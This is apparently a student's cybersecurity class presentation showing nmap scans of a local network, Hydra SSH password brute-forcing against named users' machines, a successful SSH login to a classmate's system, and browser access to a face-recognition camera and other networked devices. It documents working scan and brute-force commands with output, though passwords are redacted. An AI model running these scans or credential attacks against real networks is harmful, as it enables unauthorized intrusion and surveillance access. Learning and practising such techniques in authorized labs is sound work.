


PRESENTATION



# CYBER SECURITY

TASK 2

BY ZUHRA SHAVKATOVA





SCAN

# NMAP -SN 192.168.0.0/20

nmap — a tool used to scan devices on a network.

-sn — this option only detects active devices on the network without scanning ports.

```
MAC Address: EE:65:32:26:5D:A2 (Unknown)
Nmap scan report for Zuhra.Millat_Umidi (192.168.7.192)
Host is up (0.0012s latency).
MAC Address: B0:60:88:59:84:C7 (Intel Corporate)
Nmap scan report for Zaxros-Galaxy-A51.Millat_Umidi (192.168.7.196)
Host is up (0.30s latency).
MAC Address: 92:F3:CA:34:AC:C0 (Unknown)
Nmap scan report for Ramziddin.Millat_Umidi (192.168.7.209)
Host is up (0.074s latency).
MAC Address: 14:13:33:5A:79:AF (AzureWave Technology)
Nmap scan report for M2004J19C.Millat_Umidi (192.168.7.210)
Host is up (0.0072s latency).
MAC Address: 7A:DF:09:BF:10:7E (Unknown)
Nmap scan report for Xayrulllos-Galaxy-A7-2018.Millat_Umidi (192.168.7.217)
Host is up (0.22s latency).
MAC Address: 9A:A4:2C:90:6B:CD (Unknown)
Nmap scan report for PC26.Millat_Umidi (192.168.7.221)
Host is up (0.45s latency).
MAC Address: 30:03:C8:F9:07:AF (Cloud Network Technology Singapore PTE.)
```

```
(root@zukhra)-[~]
# nmap -sn 192.168.0.0/20
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-25 02:07 EST
Illegal character(s) in hostname -- replacing with '*'
```

```
Nmap scan report for 192.168.0.1
Host is up (0.0037s latency).
MAC Address: 9C:A2:F4:66:9B:44 (TP-Link Limited)
```

```
Nmap scan report for 192.168.1.2
Host is up (0.0033s latency).
MAC Address: 00:18:AE:C0:74:D8 (TVT)
```

```
Nmap scan report for 192.168.1.3
Host is up (0.0026s latency).
MAC Address: 00:18:AE:C7:7C:AC (TVT)
```

```
Nmap scan report for 192.168.1.4
Host is up (0.013s latency).
MAC Address: 00:18:AE:C7:80:93 (TVT)
```

```
Nmap scan report for 192.168.1.5
Host is up (0.017s latency).
MAC Address: 00:18:AE:C7:7D:CC (TVT)
```

```
Nmap scan report for 192.168.1.6
Host is up (0.0051s latency).
MAC Address: 00:18:AE:C7:7D:78 (TVT)
```

```
Nmap scan report for 192.168.1.7
Host is up (0.0025s latency).
```

```
MAC Address: A0:FF:0C:D1:44:4A (Hangzhou Hikvision Digital Technology)
```

```
Nmap scan report for 192.168.2.176
Host is up (0.0048s latency).
```

```
MAC Address: FC:9F:FD:18:7B:08 (Hangzhou Hikvision Digital Technology)
Nmap scan report for 192.168.2.203
```

```
Host is up (0.0032s latency).
MAC Address: 74:38:B7:F6:75:36 (Canon)
```

```
Nmap scan report for 192.168.2.231
Host is up (0.0033s latency).
```

```
MAC Address: 50:FF:20:43:1A:D9 (Keenetic Limited)
Nmap scan report for 192.168.3.200
```

```
Host is up (0.0020s latency).
MAC Address: FC:9F:FD:07:25:14 (Hangzhou Hikvision Digital Technology)
```

```
Nmap scan report for 192.168.3.201
Host is up (0.0033s latency).
```

```
MAC Address: 78:9A:18:2D:9F:80 (Routerboard.com)
Nmap scan report for 192.168.3.202
```



```
(root@zukhra)-[ ]
PS> nmap -O --open 192.168.0.0/24 -oN ip.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 12:17 EST
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
Not shown: 996 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1900/tcp  open  upnp
MAC Address: F0:09:0D:F5:D7:24 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: printer|WAP|storage-misc|general purpose|switch|PBX
Running (JUST GUESSING): Canon embedded (97%), IBM embedded (92%), Fujitsu Siemens embedded (9
%), Wind River VxWorks (92%), Avaya embedded (90%), Nortel embedded (88%), Xerox embedded (88%)
OS CPE: cpe:/h:canon:imagerunner_c5185 cpe:/h:mercusys:ac12g cpe:/h:ibm:dc9900 cpe:/h:fujitsu:externus_dx80 cpe:/o:win
river:vxworks cpe:/h:avaya:4526gtx cpe:/h:nortel:cs1000m cpe:/h:xerox:phaser_8560dt
Aggressive OS guesses: Canon imageRUNNER C5185 printer or Mercusys AC12G WAP (97%), Canon imageRUNNER C2380 or C2880i c
Xerox Phaser 8860MFP printer (92%), Fujitsu Externus DX80 or IBM DCS9900 NAS device (92%), VxWorks (92%), Avaya 4526GT
switch (90%), Nortel CS1000M VoIP PBX or Xerox Phaser 8560DT printer (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.0.100
Host is up (0.0085s latency).
```

# NMAP -O --OPEN 192.168.0.0/24 -ON IP.TXT

**-O → Detects the Operating System (OS) of hosts.**

**--open → Shows only open ports.**

**-oN ip.txt → Saves results in ip.txt.**

```
Nmap scan report for 192.168.0.106
Host is up (0.0067s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 10:68:38:3E:F9:15 (AzureWave Technology)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:l
.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
```

```
Nmap scan report for 192.168.0.109
Host is up (0.0088s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 2C:3B:70:1D:FC:0D (AzureWave Technology)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11|10 (92%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Microsoft Windows 11 21H2 (92%), FreeBSD 6.2-RELEASE (88%), Microsoft Windows 10 (87%), Microsof
Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
(root@zukhra)-[ ]
PS> cat ip.txt
# Nmap 7.95 scan initiated Mon Feb 24 12:17:47 2025 as
open -oN ip.txt 192.168.0.0/24
Nmap scan report for 192.168.0.1
Host is up (0.0026s latency).
Not shown: 996 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1900/tcp  open  upnp
MAC Address: F0:09:0D:F5:D7:24 (Unknown)
```







# NMAP -P- 192.168.0.0/20

Scans all ports (0-65535)



# NMAP -P- -T4 192.168.0.0/20

Same, but faster (-T4)  
-T4 increases speed  
(aggressive timing).



# NMAP -P 22,443,80,3306 192.168.0.0/20

22 - scanning for ssh  
443 - scanning for https  
80 - scanning for http  
3306 - scanning mysql



```
(root@zukhra)-[~]
# nmap -p- -T4 192.168.0.0/20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 03:46 EDT
setup_target: failed to determine route to 192.168.0.0
setup_target: failed to determine route to 192.168.0.1
setup_target: failed to determine route to 192.168.0.2
setup_target: failed to determine route to 192.168.0.3
setup_target: failed to determine route to 192.168.0.4
setup_target: failed to determine route to 192.168.0.5
setup_target: failed to determine route to 192.168.0.6
setup_target: failed to determine route to 192.168.0.7
setup_target: failed to determine route to 192.168.0.8
setup_target: failed to determine route to 192.168.0.9
setup_target: failed to determine route to 192.168.0.10
setup_target: failed to determine route to 192.168.0.11
setup_target: failed to determine route to 192.168.0.12
setup_target: failed to determine route to 192.168.0.13
setup_target: failed to determine route to 192.168.0.14
setup_target: failed to determine route to 192.168.0.15
setup_target: failed to determine route to 192.168.0.16
setup_target: failed to determine route to 192.168.0.17
setup_target: failed to determine route to 192.168.0.18
```

```
(root@zukhra)-[~]
# nmap -p 22,443,80,3306 192.168.0.0/20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 03:49 EDT
setup_target: failed to determine route to 192.168.0.0
setup_target: failed to determine route to 192.168.0.1
setup_target: failed to determine route to 192.168.0.2
setup_target: failed to determine route to 192.168.0.3
setup_target: failed to determine route to 192.168.0.4
setup_target: failed to determine route to 192.168.0.5
setup_target: failed to determine route to 192.168.0.6
setup_target: failed to determine route to 192.168.0.7
setup_target: failed to determine route to 192.168.0.8
setup_target: failed to determine route to 192.168.0.9
setup_target: failed to determine route to 192.168.0.10
setup_target: failed to determine route to 192.168.0.11
setup_target: failed to determine route to 192.168.0.12
setup target: failed to determine route to 192.168.0.13
```





**HYDRA -L USERLIST.TXT -P 1000PASSWORDS.TXT 192.168.0.1 SSH -T 4 -W -O RESULTS.TXT**

## HYDRA IS A BRUTE-FORCE PASSWORD CRACKING TOOL.

- 1 **-L userlist.txt** → Uses a list of usernames
- 2 **-P 1000passwords.txt** → Uses a list of passwords
- 3 **192.168.0.1 ssh** → Targets 192.168.0.1 on the SSH service.
- 4 **-t 4** → Runs 4 parallel login attempts at the same time.
- 5 **-w** → Waits longer for responses (avoids lockouts).
- 6 **-o results.txt** → Saves the results to results.txt.

```
(root@zukhra)-[~]  
# hydra -L userlist.txt -P 1000passwords.txt 192.168.0.110 ssh -t 1 -w 60 -o results.txt
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or  
legal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 14:59:00
```

```
[DATA] max 1 task per 1 server, overall 1 task, 25 login tries (l:5/p:5), ~25 tries per task
```

```
[DATA] attacking ssh://192.168.0.110:22/
```

```
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 9 to do in 00:01h, 1 active
```

```
[22][ssh] host: 192.168.0.110 login: shaxzoda password: [REDACTED]
```

```
1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 15:00:31
```

```
(root@zukhra)-[~]  
#
```



# I USED THE COMMAND `SSH FOTIMA@192.168.0.106`

I successfully accessed fotima's Kali Linux system (192.168.0.106) via SSH and then logged out.

```
(root@zukhra)-[~]
# hydra -L userlist.txt -P 1000passwords.txt ssh://192.168.0.106:22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
nizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-24 14:16:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5), -2 tries per task
[DATA] attacking ssh://192.168.0.106:22/
[22][ssh] host: 192.168.0.106 login: fotima password: ██████████
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-24 14:16:20
```

```
(root@zukhra)-[~]
# ssh fotima@192.168.0.106
fotima@192.168.0.106's password:
Linux kali 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
```

The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.

Last login: Mon Feb 24 13:54:08 2025 from 192.168.0.109

```
(fotima@kali)-[~]
$ exit
```




Connection to 192.168.0.106 closed.

```
(root@zukhra)-[~]
#
```





I TRIED TO ACCESS THIS MIKROTIK SWOS LITE USING THE IP ADDRESS IN A BROWSER. BECAUSE HTTP PORT 80 WAS OPEN.







I ACCESSED THE TVT FACE RECOGNITION SYSTEM BY THE LOCAL NETWORK USING HTTP (PORT 80) AT 192.168.4.201.

The screenshot shows a web browser window with multiple tabs. The active tab displays the TVT Face Recognition System interface. The browser's address bar shows the URL `192.168.4.201/Pages/main.htm?v=1630790639000`. The TVT logo is in the top left corner. A navigation bar at the top right contains links for **Live**, **Config**, **Data Record**, **Search**, and **Logout**. The main content area is titled **Face recognition result** and features a 3x5 grid of 15 empty image placeholders. A circular loading spinner is positioned over the middle placeholder of the second row, with the text "Loading..." next to it. On the right side, there is a **Search** panel. It includes input fields for **Start Time** (set to 2025-02-25 00:00:00) and **End Time** (set to 2025-02-25 23:59:59), followed by a **Search** button. Below these is a tip: "Tips: A maximum of 20000 face pictures can be searched at a time." At the bottom of the search panel are an **Export Im:** dropdown menu and an **Export** button. Further down is a **Result** section with a **Number of Queries** field (displaying 0) and a **Start Time** field (displaying 0). A small green logo is visible in the bottom right corner of the interface.



# SADP (SEARCH ACTIVE DEVICE PROTOCOL)

HIKVISION SADP TOOL, USED TO FIND AND MANAGE HIKVISION NETWORK DEVICES.


I TRIED TO ACCESS MY HIKVISION DEVICE:

1. I ENTERED THE HIKVISION LOGIN PAGE AND TESTED COMMON PASSWORDS, BUT NONE WORKED.
2. I CLICKED ON "FORGOT PASSWORD" TO RESET IT.
3. I INSTALLED THE SADP TOOL TO RECOVER THE PASSWORD.
4. I OPENED SADP, SELECTED MY DEVICE, AND EXPORTED THE RESET FILE.
5. I UPLOADED THE FILE TO HIKVISION'S SUPPORT FOR VERIFICATION.
6. I RECEIVED THE GUID FILE AND UPLOADED IT TO THE RESET PAGE.
7. I TRIED TO SET A NEW PASSWORD, BUT I COULDN'T LOG IN

Reset Password

Mode: Reserved Email

1. Export the QR code, and send it to  
